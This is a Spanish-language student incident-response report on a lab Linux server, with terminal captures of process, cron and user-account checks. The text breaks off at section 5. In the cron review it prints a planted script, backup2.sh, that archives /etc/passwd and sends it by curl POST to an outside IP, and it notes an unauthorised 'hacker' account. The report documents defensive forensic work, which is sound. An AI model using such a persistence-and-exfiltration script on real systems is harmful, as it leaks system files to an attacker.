

PROYECTO FINAL

JON ARANA

Live Incident Response sobre un servidor Linux

PROYECTO FINAL	1
Live Incident Response sobre un servidor Linux	2
Fase 1. Reconocimiento y recolección de evidencias	3
1. Análisis inicial del estado del sistema	3
Estado del sistema (uptime)	3
Uso de memoria (free -h)	3
Procesos activos (htop)	4
Configuración de red (ip a)	5
2. Revisión de procesos activos	5
3. Revisión de tareas programadas (Cron)	7
Fase 2. Contención y erradicación	8
4. Revisión de usuarios y accesos	9
5. Revisión de registros del sistema	12
6. Revisión de red y firewall	13
7. Recomendaciones para fortalecer el sistema y evitar futuras intrusiones	15
Eliminar cuentas no autorizadas	15
Revisar periódicamente las tareas programadas	15
Restringir los permisos sobre scripts ejecutados como root	15
Deshabilitar servicios innecesarios	16
Mantener el sistema actualizado	16
Reforzar la seguridad del acceso remoto	16
Mantener la monitorización del sistema	16
Supervisar las conexiones de red	16
Realizar auditorías periódicas	17
Conclusion	18

Fase 1. Reconocimiento y recolección de evidencias

1. Análisis inicial del estado del sistema

Como primer paso de la investigación se realizó una evaluación general del estado del servidor con el objetivo de detectar posibles anomalías en el funcionamiento del sistema y obtener una visión inicial del entorno antes de iniciar un análisis más profundo.

Estado del sistema (**uptime**)

Mediante el comando **uptime** se comprobó el tiempo de funcionamiento del servidor, el número de usuarios conectados y la carga media del sistema.

Durante la inspección el sistema llevaba aproximadamente **46 minutos en ejecución**, con **un único usuario conectado** y una carga media reducida durante los últimos 1, 5 y 15 minutos. Estos valores indican un funcionamiento estable y sin indicios de sobrecarga o ejecución de procesos que pudieran afectar al rendimiento del servidor.


Uso de memoria (**free -h**)

Posteriormente se analizó el estado de la memoria mediante el comando **free -h**, obteniéndose los siguientes resultados:

- Memoria RAM total: **3,8 GB**
- Memoria RAM utilizada: **193 MB**
- Memoria RAM libre: **2,8 GB**
- Memoria Swap: **3,1 GB**
- Uso de Swap: **0 MB**

El consumo de memoria era reducido y no existía utilización de la memoria de intercambio, por lo que no se detectaron síntomas de consumo excesivo de recursos.

Figura 1. Salida de los comandos **uptime y **free -h**.**



The screenshot shows a terminal window titled "4geeks-server-lab [Corriendo] - Oracle VirtualBox". The terminal output is as follows:

```
sysadmin@4geeks-server:~$ uptime
16:57:41 up 34 min, 1 user, load average: 0.46, 0.18, 0.07
sysadmin@4geeks-server:~$ free -h
```

	total	used	free	shared	buff/cache	available
Mem:	3.8Gi	193Mi	2.8Gi	1.0Mi	907Mi	3.4Gi
Swap:	3.1Gi	0B	3.1Gi			

```
sysadmin@4geeks-server:~$
```

Procesos activos (**htop**)

A continuación se revisó el estado general de los procesos mediante la herramienta **htop**.

Durante la inspección no se observaron procesos desconocidos, consumos anómalos de CPU o memoria, ni aplicaciones que pudieran relacionarse con actividad maliciosa. Todos los procesos visibles correspondían al funcionamiento habitual del sistema.

Figura 2. Estado de los procesos mediante **htop**.

```
1 [|||||||||||||||||] 53.1% Tasks: 47, 111 thr; 2 running
2 [|||||||||||||] 31.0% Load average: 0.53 0.13 0.04
Mem[|||||] 293M/3.83G Uptime: 00:34:01
Swp[ ] 0K/3.09G

  PID USER      PRI  NI  VIRT   RES   SHR  S  CPU% MEM%   TIME+  Command
 3802 root        39   19 126M   112M 88384 R  80.7  2.9   0:00.92 /usr/bin/python3 /usr/lib/update-no
3681 root        20    0 349M   116M 54468 S   0.0  3.0   0:00.30 /usr/bin/python3 /usr/bin/unattende
2919 root        20    0 275M   15832 13948 S   0.0  0.4   0:00.05 /usr/lib/packagekit/packagekitd
 702 messagebu   20    0 7680   4808   3960 S   0.0  0.1   0:00.32 /usr/bin/dbus-daemon --system --add
2444 root        20    0 349M   192M 129M S   0.0  4.9   0:12.02 /usr/bin/python3 /usr/bin/unattende
2993 sysadmin    20    0 8060   4140   3340 R   0.0  0.1   0:00.04 htop
2933 root        20    0 275M   15832 13948 S   0.0  0.4   0:00.01 /usr/lib/packagekit/packagekitd
   1 root        20    0 102M   13032   8580 S   0.0  0.3   0:05.50 /sbin/init maybe-ubiquity
 412 root        20    0 10000   5904   3872 S   0.0  0.1   0:00.59 /lib/systemd/systemd-udev
 733 root        20    0 17312   7648   6756 S   0.0  0.2   0:00.18 /lib/systemd/systemd-logind
 731 root        20    0 1361M  32732 20108 S   0.0  0.8   0:05.71 /usr/lib/napd/napd
 767 root        20    0 1361M  32732 20108 S   0.0  0.8   0:01.08 /usr/lib/napd/napd
 790 syslog     20    0 219M   5084   3784 S   0.0  0.1   0:00.01 /usr/sbin/rsyslogd -n -iNONE
 697 root        20    0 230M   7404   6564 S   0.0  0.2   0:00.12 /usr/lib/accountsservice/accounts-d
 916 root        20    0 1361M  32732 20108 S   0.0  0.8   0:00.10 /usr/lib/napd/napd
 360 root        19   -1 52152  15192 14160 S   0.0  0.4   0:00.32 /lib/systemd/systemd-journald
 387 root        20    0 2488    576    512 S   0.0  0.0   0:00.02 bpfilter_umh
 620 root        RT    0 273M   18000   8208 S   0.0  0.4   0:00.05 /sbin/multipathd -d -s
 621 root        RT    0 273M   18000   8208 S   0.0  0.4   0:00.00 /sbin/multipathd -d -s
 622 root        RT    0 273M   18000   8208 S   0.0  0.4   0:00.00 /sbin/multipathd -d -s
 623 root        RT    0 273M   18000   8208 S   0.0  0.4   0:00.40 /sbin/multipathd -d -s
 624 root        RT    0 273M   18000   8208 S   0.0  0.4   0:00.00 /sbin/multipathd -d -s
 625 root        RT    0 273M   18000   8208 S   0.0  0.4   0:00.00 /sbin/multipathd -d -s
 619 root        RT    0 273M   18000   8208 S   0.0  0.4   0:00.84 /sbin/multipathd -d -s
 658 systemd-t    20    0 90880   6148   5368 S   0.0  0.2   0:00.00 /lib/systemd/systemd-timesyncd
 646 systemd-t    20    0 90880   6148   5368 S   0.0  0.2   0:00.10 /lib/systemd/systemd-timesyncd
 683 systemd-n    20    0 27264   7544   6672 S   0.0  0.2   0:00.13 /lib/systemd/systemd-networkd
 685 systemd-r    20    0 25476  13036   8188 S   0.0  0.3   0:00.14 /lib/systemd/systemd-resolved
 705 root        20    0 230M   7404   6564 S   0.0  0.2   0:00.10 /usr/lib/accountsservice/accounts-d
F1Help F2Setup F3SearchF4FilterF5Tree F6SortByF7Nice F8Nice F9Kill F10Quit
```

Configuración de red (ip a)

Se verificó la configuración de las interfaces de red utilizando el comando **ip a**.

Se comprobó la existencia de la interfaz de loopback (**127.0.0.1**) y de la interfaz principal **enp0s3**, configurada con la dirección IP **10.0.2.15**.

No se identificaron interfaces adicionales, túneles de red o configuraciones inesperadas.

2. Revisión de procesos activos

Con el objetivo de identificar procesos recientemente iniciados o potencialmente maliciosos, se ejecutó el siguiente comando:

```
ps aux --sort=start_time
```

Este comando permite listar todos los procesos activos ordenados según su fecha de inicio, facilitando la detección de procesos iniciados durante una posible intrusión.

Figura 3. Procesos activos ordenados por tiempo de inicio.

```
Jul 27 04:56:08 4geeks-server sudo[6488]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:08 4geeks-server sudo[6488]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:08 4geeks-server sudo[6488]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:10 4geeks-server sudo[6490]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:10 4geeks-server sudo[6490]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:10 4geeks-server sudo[6490]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:12 4geeks-server sudo[6492]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:12 4geeks-server sudo[6492]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:12 4geeks-server sudo[6492]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:18 4geeks-server sudo[6494]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:18 4geeks-server sudo[6494]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:18 4geeks-server sudo[6494]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:50 4geeks-server sudo[6497]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:50 4geeks-server sudo[6497]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:50 4geeks-server sudo[6497]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:58 4geeks-server sudo[6499]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:58 4geeks-server sudo[6499]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:58 4geeks-server sudo[6499]: pam_unix(sudo:session): session closed for user root
Jul 27 04:57:14 4geeks-server sudo[6501]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:57:14 4geeks-server sudo[6501]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:57:14 4geeks-server sudo[6501]: pam_unix(sudo:session): session closed for user root
Jul 27 04:57:30 4geeks-server sudo[6504]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:57:30 4geeks-server sudo[6504]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:57:30 4geeks-server sudo[6504]: pam_unix(sudo:session): session closed for user root
Jul 27 04:57:50 4geeks-server sudo[6506]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:57:50 4geeks-server sudo[6506]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:57:50 4geeks-server sudo[6506]: pam_unix(sudo:session): session closed for user root
Jul 27 04:59:27 4geeks-server sudo[6519]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:59:27 4geeks-server sudo[6519]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:59:27 4geeks-server sudo[6519]: pam_unix(sudo:session): session closed for user root
Jul 27 04:59:35 4geeks-server sudo[6521]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:59:35 4geeks-server sudo[6521]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:59:35 4geeks-server sudo[6521]: pam_unix(sudo:session): session closed for user root
Jul 27 04:59:41 4geeks-server sudo[6523]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:59:41 4geeks-server sudo[6523]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:59:41 4geeks-server sudo[6523]: pam_unix(sudo:session): session closed for user root
lines 3017-3052/3052 (END)
```

Tras el análisis de la salida obtenida se observaron los siguientes elementos:

- Servicios esenciales del sistema (**systemd**, **cron**, **dbus** y **rsyslog**) funcionando correctamente.
- Servicio web **Apache** ejecutándose bajo el usuario **www-data**.
- Una sesión SSH activa correspondiente al usuario **sysadmin**, asociada a la sesión del analista.
- Agente **Wazuh** ejecutándose correctamente para la monitorización del servidor.
- Servicio **vsftpd** activo, cuya presencia debía validarse según la configuración prevista del entorno.


No se detectaron procesos asociados a shells reversas, malware, herramientas de administración remota ni procesos ejecutados desde directorios temporales.

Posteriormente se revisó la jerarquía de procesos mediante **ps tree -p**, observándose únicamente procesos pertenecientes al funcionamiento normal del sistema y al agente Wazuh, sin detectar procesos huérfanos o cadenas de ejecución sospechosas.

3. Revisión de tareas programadas (Cron)

Con el fin de detectar posibles mecanismos de persistencia se revisaron las tareas programadas del sistema.

Figura 4. Cronjobs configurados en el sistema.



```
[5]+ Stopped                  ps aux | grep --color=auto -v "\[" | less
sysadmin@4geeks-server:~$ ls /etc/cron/ && cat /etc/cron.d/* && crontab -l
ls: cannot access '/etc/cron/': No such file or directory
sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
e2scrub_all logrotate popularity-contest sys-maintenance
00 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
00 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
05 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
*/15 * * * * root /usr/local/bin/backup2.sh
no crontab for sysadmin
sysadmin@4geeks-server:~$ _
```

Durante esta revisión se identificaron dos tareas que requerían un análisis más detallado.

La primera era:

```
0 0 * * * root /opt/scripts/logrotate.sh
```


Aunque inicialmente resultó llamativa al ejecutarse desde el directorio **/opt/scripts**, tras revisar su contenido se comprobó que únicamente ejecutaba el servicio **logrotate**, por lo que se consideró una tarea legítima.

La segunda tarea identificada fue:

```
*/15 * * * * root /usr/local/bin/backup2.sh
```

Este cronjob ejecutaba un script con privilegios de **root** cada quince minutos desde el directorio **/usr/local/bin**, ubicación habitualmente utilizada para scripts personalizados, motivo por el cual se consideró potencialmente malicioso.

Figura 5. Evidencia del cron malicioso.



```
root      832  0.0  0.1  6540  4904 ?        Ss   Jul26   0:03 /usr/sbin/apache2 -k start
root      923  0.0  0.0  25880  3564 ?        S1   Jul26   0:02 /var/ossec/bin/wazuh-execd
wazuh     1006  0.0  0.1  173620  7448 ?       S1   Jul26   0:07 /var/ossec/bin/wazuh-agentd
root     1027  0.0  0.2  124284  8200 ?       SN1  Jul26   0:01 /var/ossec/bin/wazuh-syscheckd
root     1040  0.0  0.2  536276  11876 ?       S1   Jul26   0:11 /var/ossec/bin/wazuh-logcollector
root     1077  0.0  0.4  535264  16400 ?       S1   Jul26   0:02 /var/ossec/bin/wazuh-modulesd
sysadmin  1723  0.0  0.2   19064   9696 ?       Ss   Jul26   0:00 /lib/systemd/systemd --user

[5]+  Stopped                  ps aux | grep --color=auto -v \"\[" | less
sysadmin@4geeks-server:~$ ls /etc/cron/ && cat /etc/cron.d/* && crontab -l
ls: cannot access '/etc/cron/': No such file or directory
sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
e2scrub_all logrotate popularity-contest sys-maintenance
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2
scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contes
t --cron
*/15 * * * * root /usr/local/bin/backup2.sh
no crontab for sysadmin
sysadmin@4geeks-server:~$ ls -l /opt/scripts/
total 4
-rwxr-xr-x 1 root root 42 Jun 21  2025 logrotate.sh
sysadmin@4geeks-server:~$ cat /opt/scripts/logrotate.sh
#!/bin/bash
logrotate /etc/logrotate.conf
sysadmin@4geeks-server:~$ ls -l /usr/local/bin/backup2.sh
-rwxr-xr-x 1 root root 125 Jun 23  2025 /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ cat /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
sysadmin@4geeks-server:~$
```

Tras inspeccionar el contenido del script **backup2.sh**, se comprobó que comprimía el archivo **/etc/passwd** y posteriormente lo enviaba mediante una petición **HTTP POST** al servidor **192.168.1.100:8080** utilizando la herramienta **curl**.

Este comportamiento constituye una clara evidencia de **persistencia y exfiltración periódica de información**, al ejecutarse automáticamente cada quince minutos con privilegios de administrador.

Fase 2. Contención y erradicación

Una vez documentadas las evidencias, se procedió a eliminar los mecanismos utilizados por el atacante para mantener la persistencia en el sistema.

Se realizaron las siguientes acciones:

- Eliminación del script **/usr/local/bin/backup2.sh**.
- Eliminación del archivo **/etc/cron.d/sys-maintenance**.
- Verificación posterior para confirmar que la tarea programada había desaparecido correctamente.

Figura 6. Eliminación del script y del cron malicioso.

```

sysadmin@4geeks-server:~$ sudo rm /usr/local/bin/backup2.sh
[sudo] password for sysadmin:
sysadmin@4geeks-server:~$ sudo rm /tmp/secrets.tgz
rm: cannot remove '/tmp/secrets.tgz': No such file or directory
sysadmin@4geeks-server:~$ sudo rm /tmp/secrets.tgz
sysadmin@4geeks-server:~$ cat /etc/cron.d/*
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
*/15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ ss -tanp
State      Recv-Q    Send-Q    Local Address:Port      Peer Address:Port      Process
LISTEN     0          4096      127.0.0.53%1o:53        0.0.0.0:*
LISTEN     0          128       0.0.0.0:22              0.0.0.0:*
LISTEN     0          511       *:80                   *::*
LISTEN     0          32        *:21                   *::*
LISTEN     0          128       [::]:22                [::]:*
sysadmin@4geeks-server:~$ cat /etc/cron.d/sys-maintenance
*/15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ sudo rm /etc/cron.d/sys-maintenance
sysadmin@4geeks-server:~$ cat /etc/cron.d/
cat: /etc/cron.d/: Is a directory
sysadmin@4geeks-server:~$ cat /etc/cron.d/*
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
sysadmin@4geeks-server:~$

```

4. Revisión de usuarios y accesos

A continuación se revisaron las cuentas con acceso interactivo y el historial de autenticación del sistema.

Figura 7. Usuarios con acceso interactivo y últimos accesos (/etc/passwd** y **last -a**).**

```

sysadmin@4geeks-server:~$ cat /etc/passwd | grep -v "/usr/sbin/nologin"
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sysadmin:x:1000:1000:4geeks-server:/home/sysadmin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
reports:x:1001:1001:::/home/reports:/bin/bash
wazuh:x:115:120::/var/ossec:/sbin/nologin
hacker:x:1002:1002::/home/hacker:/bin/bash
sysadmin@4geeks-server:~$ last -a
sysadmin tty1          Sun Jul 26 16:26      gone - no logout
reboot  system boot       Sun Jul 26 16:23      still running        5.4.0-216-generic
sysadmin tty1          Sat Jul 25 08:44 - crash (1+07:38)
reboot  system boot       Sat Jul 25 08:42      still running        5.4.0-216-generic
sysadmin tty1          Mon Jun 23 16:40 - down (00:04)
reboot  system boot       Mon Jun 23 16:40 - 16:45 (00:05)      5.4.0-216-generic
sysadmin tty1          Mon Jun 23 15:24 - crash (01:15)
reboot  system boot       Mon Jun 23 15:23 - 16:45 (01:22)      5.4.0-216-generic
sysadmin tty1          Mon Jun 23 15:01 - crash (00:21)
reboot  system boot       Mon Jun 23 14:48 - 16:45 (01:57)      5.4.0-216-generic
sysadmin tty1          Mon Jun 23 14:08 - 14:43 (00:35)
reports tty1           Mon Jun 23 14:07 - 14:07 (00:00)
sysadmin tty1          Mon Jun 23 14:05 - 14:07 (00:02)
sysadmin tty1          Mon Jun 23 12:57 - 13:39 (00:42)
reboot  system boot       Mon Jun 23 12:53 - 16:45 (03:52)      5.4.0-216-generic
sysadmin tty1          Sat Jun 21 19:05 - down (01:17)
reboot  system boot       Sat Jun 21 19:03 - 20:22 (01:18)      5.4.0-216-generic

wtmp begins Sat Jun 21 19:03:58 2025
sysadmin@4geeks-server:~$

```

Durante esta revisión se identificó la siguiente cuenta:

`hacker:x:1002:1002::/home/hacker:/bin/bash`

Debido a su denominación y a disponer de acceso mediante **/bin/bash**, esta cuenta fue considerada un posible indicador de compromiso.

Posteriormente se inspeccionó el directorio personal del usuario en busca de mecanismos adicionales de persistencia.

Figura 8. Revisión del directorio del usuario `hacker`.

```
sysadmin@4geeks-server:~$ sudo cat /home/hacker/.bash_logout
# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
sysadmin@4geeks-server:~$ sudo cat /home/hacker/.bashrc_
```

```

    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[\t;&]\s*alert$//'\''")"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
        . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi
fi
sysadmin@4geeks-server:~$

```

No se localizaron claves SSH, historial de comandos ni scripts sospechosos. No obstante, la existencia de una cuenta denominada **hacker** con acceso interactivo constituye un indicador de compromiso dentro del contexto del laboratorio. Como medida de erradicación se recomienda eliminar dicha cuenta una vez documentada la evidencia.

5. Revisión de registros del sistema

